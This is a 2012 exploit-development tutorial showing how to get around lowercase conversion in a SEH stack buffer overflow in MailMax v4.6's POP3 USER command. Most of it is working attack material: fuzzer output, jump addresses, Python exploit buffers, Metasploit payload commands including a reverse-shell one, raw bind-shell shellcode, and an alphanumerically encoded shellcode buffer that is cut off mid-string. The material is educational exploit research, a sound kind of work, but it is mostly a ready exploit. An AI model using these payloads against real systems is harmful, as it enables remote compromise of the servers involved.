

Bypassing tolower() filters in buffer overflows



Matías Choren
Contact: mattch0@gmail.com
Follow: @mattch
Blog: www.localh0t.com.ar
29/03/12

In this paper we are going to talk on how to bypass tolower() filters in buffer overflows (in the example we'll use a stack-based buffer overflow, but this technique, with some modifications, appiles on heap overflows as well).

The software affected is MailMax v4.6 (REALLY old, but it'll serve to show how to do it).

Vendor software website is: <http://www.smartmax.com/mailmax.aspx> (current version is v5.5)

You can download v4.6 from here: <http://mailmax.softonic.com/>


Well, let start.

While fuzzing, we trigger a crash when we supplie a long USER command, as we can see here (POP3 Service):

```
[!] USER fuzzing ...
MIN: 100 MAX: 3000 Giving it with: 100
MIN: 100 MAX: 3000 Giving it with: 600
MIN: 100 MAX: 3000 Giving it with: 1100
MIN: 100 MAX: 3000 Giving it with: 1600
MIN: 100 MAX: 3000 Giving it with: 2100
MIN: 100 MAX: 3000 Giving it with: 2600
[!] We got a connection refused, the service almost certainly crashed
#####
Payload details:
=====
Host: 192.168.1.107
Port: 110
Type: POP3
Connection refused at: 2600
Payload:
USER Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9A
Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0
9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw
b0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1B
Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2
1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx
c2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3C
Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4
3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy
d4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5D
#####
[!] Exiting ...
```

Note: (You can download the fuzzer from here: <http://github.com/localh0t/backfuzz>)

The crash in Immunity Debugger:



Ok, a SEH buffer overflow. But wait, we see something different here: our metasploit pattern get's converted to lowercase.

That mean's, we cannot use any opcode or address direction that have [A-Z] (in hex: **0x41 - 0x5a**) plus the bad characters that usually have the applications (**0x00 , 0x0d**, etc.). We will back to this point later.

Well, first things first. We start seeing how many characters we need to hit the SEH structure, using **bw1b** as a reference (Remember, it was converted to lowercase by the application, so convert it to **Bw1B**)

```
[root@Krypto] /opt/metasploit/msf3/tools # ./pattern_offset.rb Bw1B
1443
[root@Krypto] /opt/metasploit/msf3/tools # █
```

Okay so what we have now is:

“USER “ + “A” * (1439 bytes) + **Pointer to next SEH record** (4 bytes) + **SEH Handler** (4 bytes) + more padding (2000 bytes) + “\r\n”

Start as usual, searching for a **pop | pop | ret** address in some non SafeSEH DLL, but remember, the address cannot contain any character from the range **0x41 – 0x5a**.

You can quickly do this using **mona**, the great python script for Immunity Debugger made by Corelan Team.

```
[+] Results :
1B10FD37 0x1b10fd37 : pop esi # pop ecx # ret 20 | (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B01C44E 0x1b01c44e : pop eax # pop esi # ret 10 | (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B047B91 0x1b047b91 : jmp dword ptr ss:[esp+1c] | (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
00443645 0x00443645 : pop ebx # pop ebp # ret 10 | startnull,asciiprint,ascii,alphanum,uppernum (PAGE_EXECUTE_READ) [p
1B02309C 0x1b02309c : pop ebx # pop ebp # ret 10 | ascii (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B030BEC 0x1b030bec : pop ebx # pop ebp # ret 10 | ascii (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B03296C 0x1b03296c : pop ebx # pop ebp # ret 10 | ascii (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B057F0A 0x1b057f0a : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B05E82F 0x1b05e82f : pop ebx # pop ebp # ret 10 | ascii (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B05F29C 0x1b05f29c : pop ebx # pop ebp # ret 10 | ascii (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B0F389C 0x1b0f389c : pop ebx # pop ebp # ret 10 | ascii (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
1B02B386 0x1b02b386 : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [msjet40.dll] ASLR: False, Rebase: False, Safe
400C31F 0x400c31f : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [dbmax2.dll] ASLR: False, Rebase: False, Safe
400CC0AA 0x400cc0aa : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [odbcit32.dll] ASLR: False, Rebase: False, Safe
400CF39A 0x400cf39a : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [odbcit32.dll] ASLR: False, Rebase: False, Safe
400DE0C2 0x400de0c2 : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [odbcit32.dll] ASLR: False, Rebase: False, Safe
400E592D 0x400e592d : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [odbcit32.dll] ASLR: False, Rebase: False, Safe
0F9F59C4 0x0f9f59c4 : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [expsrv.dll] ASLR: False, Rebase: False, Safe
0F9F5B9F 0x0f9f5b9f : pop ebx # pop ebp # ret 10 | (PAGE_EXECUTE_READ) [expsrv.dll] ASLR: False, Rebase: False, Safe
00419B10 0x00419b10 : pop edi # pop esi # ret 00 | startnull (PAGE_EXECUTE_READ) [popmax.exe] ASLR: False, Rebase: Fal
... Only the first 20 pointers are shown here. For more pointers, open seh.txt...
0BADF000 Done. Found 3334 pointers
[+] This mona.py action took 0:02:18.850000
```

Imona seh

Okay, a good address to use is **0x1002b386** (\x86\xb3\x02\x10) from **dbmax2.dll**.

So here we are:

```
buffer = "USER "
buffer += "A" * 1439 # padding
buffer += "\xEB\x06\x90\x90" # Short jmp (6 bytes)
buffer += "\x86\xb3\x02\x10" # pop | pop | ret 1c , dbmax2.dll
buffer += "\x90" * 8 # nops (just to be sure)
buffer += "A" * 2000 # more padding
buffer += "\r\n"
```

No problem so far, the jmp is not broken by the application and neither the address:

```
06639F07 61 POPAD
06639F08 EB 06 JMP SHORT 06639F10
06639F0A 90 NOP
06639F0B 90 NOP
06639F0C 86B3 02109090 XCHG BYTE PTR DS:[EBX+90901002],DH
06639F12 90 NOP
06639F13 90 NOP
06639F14 90 NOP
```

And here we start with the big deal. What shellcode we can use and how we can use it? Remember, our shellcode cannot contain any from **0x41 – 0x5a** (it will be converted to **0x61, 0x62[...]** and so on), and any shellcode you can find on the net (at least, the 90%) will have some of that characters.

A possible workaround is using the **avoid_utf8_tolower** encoder from the Metasploit Framework to encode the shellcode. But it has so many problems, and accepts only a few of them:

```
[root@krypto] /opt/metasploit/msf3/tools # msfpayload windows/shell_bind_tcp R | msfencode -a x86 -e x86/avoid_utf8_tolower -t c
/opt/metasploit/msf3/modules/encoders/x86/avoid_utf8_tolower.rb:146:in `decoder_stub': The payload being encoded is of an incompati
from /opt/metasploit/msf3/lib/msf/core/encoder.rb:266:in `encode'
from /opt/metasploit/msf3/msfencode:248:in `block (2 levels) in <main>'
from /opt/metasploit/msf3/msfencode:245:in `upto'
from /opt/metasploit/msf3/msfencode:245:in `block in <main>'
from /opt/metasploit/msf3/msfencode:235:in `each'
from /opt/metasploit/msf3/msfencode:235:in `<main>'

[root@krypto] /opt/metasploit/msf3/tools # msfpayload windows/shell_reverse_tcp LHOST=192.168.1.102 R | msfencode -a x86 -e x86/a
/opt/metasploit/msf3/modules/encoders/x86/avoid_utf8_tolower.rb:146:in `decoder_stub': The payload being encoded is of an incompati
from /opt/metasploit/msf3/lib/msf/core/encoder.rb:266:in `encode'
from /opt/metasploit/msf3/msfencode:248:in `block (2 levels) in <main>'
from /opt/metasploit/msf3/msfencode:245:in `upto'
from /opt/metasploit/msf3/msfencode:245:in `block in <main>'
from /opt/metasploit/msf3/msfencode:235:in `each'
from /opt/metasploit/msf3/msfencode:235:in `<main>'


[root@krypto] /opt/metasploit/msf3/tools # msfpayload cmd/windows/adduser R | msfencode -a x86 -e x86/avoid_utf8_tolower -t c
[*] x86/avoid_utf8_tolower succeeded with size 377 (iteration=1)
text:
unsigned char buf[] =
"\x6a\x18\xb6\x3c\x24\x0b\x60\x03\x0c\x24\x6a\x11\x03\x0c\x24"
"\x6a\x04\x68\x62\x38\x07\x0e\x5f\x01\x39\x03\x0c\x24\x68\x29"
"\x65\x02\x12\x5f\x01\x39\x03\x0c\x24\x68\x1d\x60\x1a\x37\x5f"
"\x01\x39\x03\x0c\x24\x68\x2e\x69\x12\x3c\x5f\x01\x39\x03\x0c"
"\x24\x68\x03\x5b\x70\x08\x5f\x01\x39\x03\x0c\x24\x68\x0f\x63"
"\x67\x27\x5f\x01\x39\x03\x0c\x24\x68\x6a\x12\x6a\x09\x5f\x01"
"\x39\x03\x0c\x24\x68\x3f\x07\x0a\x2f\x5f\x01\x39\x03\x0c\x24"
"\x68\x04\x10\x3a\x38\x5f\x01\x39\x03\x0c\x24\x68\x02\x08\x06"
"\x07\x5f\x01\x39\x03\x0c\x24\x68\x07\x08\x16\x10\x5f\x01\x39"
"\x03\x0c\x24\x68\x22\x2d\x04\x12\x5f\x01\x39\x03\x0c\x24\x68"
"\x0e\x17\x40\x29\x5f\x01\x39\x03\x0c\x24\x68\x06\x0c\x37\x3a"
"\x5f\x01\x39\x03\x0c\x24\x68\x34\x30\x3a\x2e\x5f\x01\x39\x03"
"\x0c\x24\x68\x37\x68\x0c\x05\x5f\x01\x39\x03\x0c\x24\x68\x09"
"\x34\x60\x36\x5f\x01\x39\x03\x0c\x24\x68\x66\x6a\x07\x62\x5f"
"\x01\x39\x03\x0c\x24\x68\x3c\x11\x3b\x3f\x5f\x01\x39\x03\x0c"
"\x24\x68\x37\x6a\x62\x02\x5f\x01\x39\x03\x0c\x24\x68\x63\x35"
"\x65\x21\x5f\x01\x39\x03\x0c\x24\x68\x5d\x0c\x03\x05\x5f\x01"
"\x39\x03\x0c\x24\x68\x08\x73\x0a\x13\x5f\x01\x39\x03\x0c\x24"
"\x68\x23\x34\x29\x1c\x5f\x29\x39\x03\x0c\x24\x01\x35\x5d\x20"
"\x3c\x13\x63\x0e\x12\x03\x06\x37\x37\x0b\x0e\x39\x70\x0a\x02"
"\x18\x5e\x02\x0d\x3a\x09\x5e\x02\x66\x2a\x6d\x16\x3e\x61\x64"
"\x27\x3b\x6e\x64\x69\x62\x6d\x18\x19\x31\x22\x17\x1c\x14\x18"
"\x09\x2e\x3c\x6e\x14\x35\x35\x2f\x31\x32\x39\x3b\x07\x69\x6b"
"\x17\x0d\x04\x37\x03\x04\x62\x11\x38\x61\x26\x35\x38\x08\x11"
"\x1e\x0a\x30\x0f\x40\x16\x64\x69\x6a\x61\x01\x16\x1c\x64\x78"
"\x6d\x1c";
```

Okay, we will try with the last one, and see if this works.

Our payload will be:

```
buffer = "USER "  
buffer += "A" * 1439 # padding  
buffer += "\xEB\x06\x90\x90" # Short jmp (6 bytes)  
buffer += "\x86\xb3\x02\x10" # pop | pop | ret 1c , dbmax2.dll  
buffer += "\x90" * 8 # nops (just to be sure)  
buffer  
+= ("\x6a\x18\x6b\x3c\x24\x0b\x60\x03\x0c\x24\x6a\x11\x03\x0c\x24"  
"\x6a\x04\x68\x62\x38\x07\x0e\x5f\x01\x39\x03\x0c\x24\x68\x29"  
"\x65\x02\x12\x5f\x01\x39\x03\x0c\x24\x68\x1d\x60\x1a\x37\x5f"  
"\x01\x39\x03\x0c\x24\x68\x2e\x69\x12\x3c\x5f\x01\x39\x03\x0c"  
"\x24\x68\x03\x5b\x70\x08\x5f\x01\x39\x03\x0c\x24\x68\x0f\x63"  
"\x67\x27\x5f\x01\x39\x03\x0c\x24\x68\x6a\x12\x6a\x09\x5f\x01"  
"\x39\x03\x0c\x24\x68\x3f\x07\x0a\x2f\x5f\x01\x39\x03\x0c\x24"  
"\x68\x04\x10\x3a\x38\x5f\x01\x39\x03\x0c\x24\x68\x02\x08\x06"  
"\x07\x5f\x01\x39\x03\x0c\x24\x68\x07\x08\x16\x10\x5f\x01\x39"  
"\x03\x0c\x24\x68\x22\x2d\x04\x12\x5f\x01\x39\x03\x0c\x24\x68"  
"\x0e\x17\x40\x29\x5f\x01\x39\x03\x0c\x24\x68\x06\x0c\x37\x3a"  
"\x5f\x01\x39\x03\x0c\x24\x68\x34\x30\x3a\x2e\x5f\x01\x39\x03"  
"\x0c\x24\x68\x37\x68\x0c\x05\x5f\x01\x39\x03\x0c\x24\x68\x09"  
"\x34\x60\x36\x5f\x01\x39\x03\x0c\x24\x68\x66\x6a\x07\x62\x5f"  
"\x01\x39\x03\x0c\x24\x68\x3c\x11\x3b\x3f\x5f\x01\x39\x03\x0c"  
"\x24\x68\x37\x6a\x62\x02\x5f\x01\x39\x03\x0c\x24\x68\x63\x35"  
"\x65\x21\x5f\x01\x39\x03\x0c\x24\x68\x5d\x0c\x03\x05\x5f\x01"  
"\x39\x03\x0c\x24\x68\x08\x73\x0a\x13\x5f\x01\x39\x03\x0c\x24"  
"\x68\x23\x34\x29\x1c\x5f\x29\x39\x03\x0c\x24\x01\x35\x5d\x20"  
"\x3c\x13\x63\x0e\x12\x03\x06\x37\x37\x0b\x0e\x39\x70\x0a\x02"  
"\x18\x5e\x02\x0d\x3a\x09\x5e\x02\x66\x2a\x6d\x16\x3e\x61\x64"  
"\x27\x3b\x6e\x64\x69\x62\x6d\x18\x19\x31\x22\x17\x1c\x14\x18"  
"\x09\x2e\x3c\x6e\x14\x35\x35\x2f\x31\x32\x39\x3b\x07\x69\x6b"  
"\x17\x0d\x04\x37\x03\x04\x62\x11\x38\x61\x26\x35\x38\x08\x11"  
"\x1e\x0a\x30\x0f\x40\x16\x64\x69\x6a\x61\x01\x16\x1c\x64\x78"  
"\x6d\x1c")  
buffer += "A" * 1700  
buffer += "\r\n"
```

Try it...and we face the reality :p:



Our payload get's broken, probably because a bad char on the shellcode. We can try all the char range (from 0x00 to 0xff) but probably will take a long time, and if there are a lot

of bad characters, we will cannot use the encoded payload neither. Believe me, I tried every possible combination with msfpayload & msfencode – no one worked for me :p.

So, let's see our options. We can inject any character from [0-9] and [a-z] with 100% security that it will not get broken or changed.

Here is when **ALPHA3** comes very good. **ALPHA3** is a tool developed by SkyLined, and is useful to convert any shellcode in alpha-numeric form. You can download it from here:

<https://code.google.com/p/alpha3/>

Okey, so we will convert our shellcode. I will use simple shellcode, that bind's to port 4444 and wait's for a connection (you can use whatever shellcode you like, it will work in most of the cases):

```
# 368 bytes shellcode
"\x33\xc9\x83\xe9\xaa\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\xe"+
"\xbb\xc1\x9c\x35\x83\xee\xfc\xe2\xf4\x47\x29\x15\x35\xbb\xc1"+
"\xfc\xbc\x5e\xf0\x4e\x51\x30\x93\xac\xbe\xe9\xcd\x17\x67\xaf"+
"\x4a\xee\x1d\xb4\x76\xd6\x13\x8a\x3e\xad\xf5\x17\xfd\xfd\x49"+
"\xb9\xed\xbc\xf4\x74\xcc\x9d\xf2\x59\x31\xce\x62\x30\x93\x8c"+
"\xbe\xf9\xfd\x9d\xe5\x30\x81\xe4\xb0\x7b\xb5\xd6\x34\x6b\x91"+
"\x17\x7d\xa3\x4a\xc4\x15\xba\x12\x7f\x09\xf2\x4a\xa8\xbe\xba"+
"\x17\xad\xca\x8a\x01\x30\xf4\x74\xcc\x9d\xf2\x83\x21\xe9\xc1"+
"\xb8\xbc\x64\x0e\xc6\xe5\xe9\xd7\xe3\x4a\xc4\x11\xba\x12\xfa"+
"\xbe\xb7\x8a\x17\x6d\xa7\xc0\x4f\xbe\xbf\x4a\x9d\xe5\x32\x85"+
"\xb8\x11\xe0\x9a\xfd\x6c\xe1\x90\x63\xd5\xe3\x9e\xc6\xbe\xa9"+
"\x2a\x1a\x68\xd3\xf2\xae\x35\xbb\xa9\xeb\x46\x89\x9e\xc8\x5d"+
"\xf7\xb6\xba\x32\x44\x14\x24\xa5\xba\xc1\x9c\x1c\x7f\x95\xcc"+
"\x5d\x92\x41\xf7\x35\x44\x14\xcc\x65\xeb\x91\xdc\x65\xfb\x91"+
"\xf4\xdf\xb4\x1e\x7c\xca\x6e\x48\x5b\x04\x60\x92\xf4\x37\xbb"+
"\xd0\xc0\xbc\x5d\xab\x8c\x63\xec\xa9\x5e\xee\x8c\xa6\x63\xe0"+
"\xe8\x96\xf4\x82\x52\xf9\x63\xca\x6e\x92\xcf\x62\xd3\xb5\x70"+
"\x0e\x5a\x3e\x49\x62\x32\x06\xf4\x40\xd5\x8c\xfd\xca\x6e\xa9"+
"\xff\x58\xdf\xc1\x15\xd6\xec\x96\xcb\x04\x4d\xab\x8e\x6c\xed"+
"\x23\x61\x53\x7c\x85\xb8\x09\xba\xc0\x11\x71\x9f\xd1\x5a\x35"+
"\xff\x95\xcc\x63\xed\x97\xda\x63\xf5\x97\xca\x66\xed\xa9\xe5"+
"\xf9\x84\x47\x63\xe0\x32\x21\xd2\x63\xfd\x3e\xac\x5d\xb3\x46"+
"\x81\x55\x44\x14\x27\xc5\x0e\x63\xca\x5d\x1d\x54\x21\xa8\x44"+
"\x14\xa0\x33\xc7\xcb\x1c\xce\x5b\xb4\x99\x8e\xfc\xd2\xee\x5a"+
"\xd1\xc1\xcf\xca\x6e\xc1\x9c\x35"
```

Save it in a file in a binary form. You can do this with this little script (Perl) made by Corelan:

```
my $shellcode=[YOUR SHELLCODE HERE];
open(FILE,">code.bin");
print FILE $shellcode;
print "Wrote ".length($shellcode)." bytes to file code.bin\n";
close(FILE);
```

Convert the shellcode to lowercase, with this command:

```
ALPHA3.py x86 lowercase EBX --input="code.bin"
```


(EBX must be the baseaddr of the encoded payload, if not, the shellcode will not work. We will be on this in a minute). Output:



Great. But wait. We need a register that, in the moment when the machine start's executing the payload, it will be pointing to the first char of the payload. (In this case, [j314\[...\]](#)). Available registers to use for pointing are:

```
[x86 ascii lowercase]
AscLow 0x30 <rm32>      ECX EDX EBX
```

Let see if at the time of crash one of the register points to the encoded shellcode (or at least, close to that).



In my case, my shellcode start's at **0x06639F18** :

```
06639F08 EB 06      JMP SHORT 06639F10
06639F0A 90        NOP
06639F0B 90        NOP
06639F0C 86B3 02109090 XCHG BYTE PTR DS:[EBX+90901002],DH
06639F12 90        NOP
06639F13 90        NOP
06639F14 90        NOP
06639F15 90        NOP
06639F16 90        NOP
06639F17 90        NOP
06639F18 6A 33     PUSH 33
06639F19 313464   XOR DWORD PTR SS:[ESP],ESI
06639F1D 333464   XOR ESI,DWORD PTR SS:[ESP]
06639F20 6A 71     PUSH 71
06639F22 333464   XOR ESI,DWORD PTR SS:[ESP]
06639F25 6A 6B     PUSH 6B
06639F27 333464   XOR ESI,DWORD PTR SS:[ESP]
06639F2A 313433   XOR DWORD PTR DS:[EBX+ESI],ESI
06639F2D 3173 31   XOR DWORD PTR DS:[EBX+31],ESI
06639F30 3173 37   XOR DWORD PTR DS:[EBX+37],ESI
06639F33 6A 33     PUSH 33
06639F35 313464   XOR DWORD PTR SS:[ESP],ESI
06639F38 333464   XOR ESI,DWORD PTR SS:[ESP]
06639F3B 6A 32     PUSH 32
```


Pretty far from what we have.

Possible workarounds for this is trying to add to EBX (or a register we want) what we need to reach **0x06639F18**. But this is very unreliable, and there is another thing, on this particular application, that certain opcodes are converted to another opcodes. For example:

```
ADD register, value (Ex: add ebx,10101010 , opcodes:
"\x81\xc3\x10\x10\x10\x10")
```

Get's converted to:

```
AND register, value (Ex: and ebx,10101010 , opcodes:
"\x81\xe3\x10\x10\x10\x10")
```

(See the byte who get's changed? Damn.)

See yourself:



```
06639F16 90          NOP
06639F17 90          NOP
06639F18 81E3 10101010 AND EBX,10101010
06639F1E 6A 33      PUSH 33
06639F20 313464    XOR DWORD PTR SS:[ESP],ESI
06639F23 333464    XOR ESI,DWORD PTR SS:[ESP]
```

Pretty annoying.

My specific workaround to this issue is use **popad** (\x61, no char problems), and reach the shellcode with ESP (at time to crash, **0x06638D98**). Later we can try to mov **esp** into **ebx** someday.

In my case I have to use 145 **popads** to reach the shellcode, plus some **nops** to fix the alignment. Code:

```
buffer = "USER "
buffer += "A" * 1439 # padding
buffer += "\xEB\x06\x90\x90" # Short jmp (6 bytes)
buffer += "\x86\xb3\x02\x10" # pop | pop | ret 1c , dbmax2.dll
buffer += "\x90" * 8 # nops (just to be sure)
# popad's, so esp => shellcode
buffer += "\x61" * 145
# nop's to align
buffer += "\x90" * 15
buffer +=
("j314d34dj34dk34d1431s11s7j314d34dj234dkms502ds5o0d35upj0204c40jxo2925k3fjeok95718gk20
bn8434k6dmcoej2jc3b0164k82bn9455x3b1153187g7143n3jgox41181f311gox5eog2dm8k5831d345f1kj9nb
0491j0959ekx4c89557818332e7g828ko45xn94dn32dm2915kkgo385132e8g15mk34k2347koe0b2x0b3x1f3do
cn8kfj0428f591b3ck33530n0o16eo93191942k153fnbn8o3jk1k907xjc085eo89k4b1f6dj14514949k133893
1e4bo31kox415g2ko03e6c44943g83jg3169k02dm0nf382gn3n9j9118433410k3cn29e70kk0e2cjc94k91k1m
xm9310839kf34mg0d0k846eoe8kmc7gj843nemkn1ld23432319787f623f3f6199823kox0xok492890nc1kn389
5510j2je945982745c6c981e954g748enx7dlf1419k01914745b08og8ej03xkcj3540b4045k481jg8348721k3
gm420jd241e5fkc4co8729948k0md98o27b625e893b6co54f426c3d9k8c7kn853905e48kf699d7f22oe6xn02g
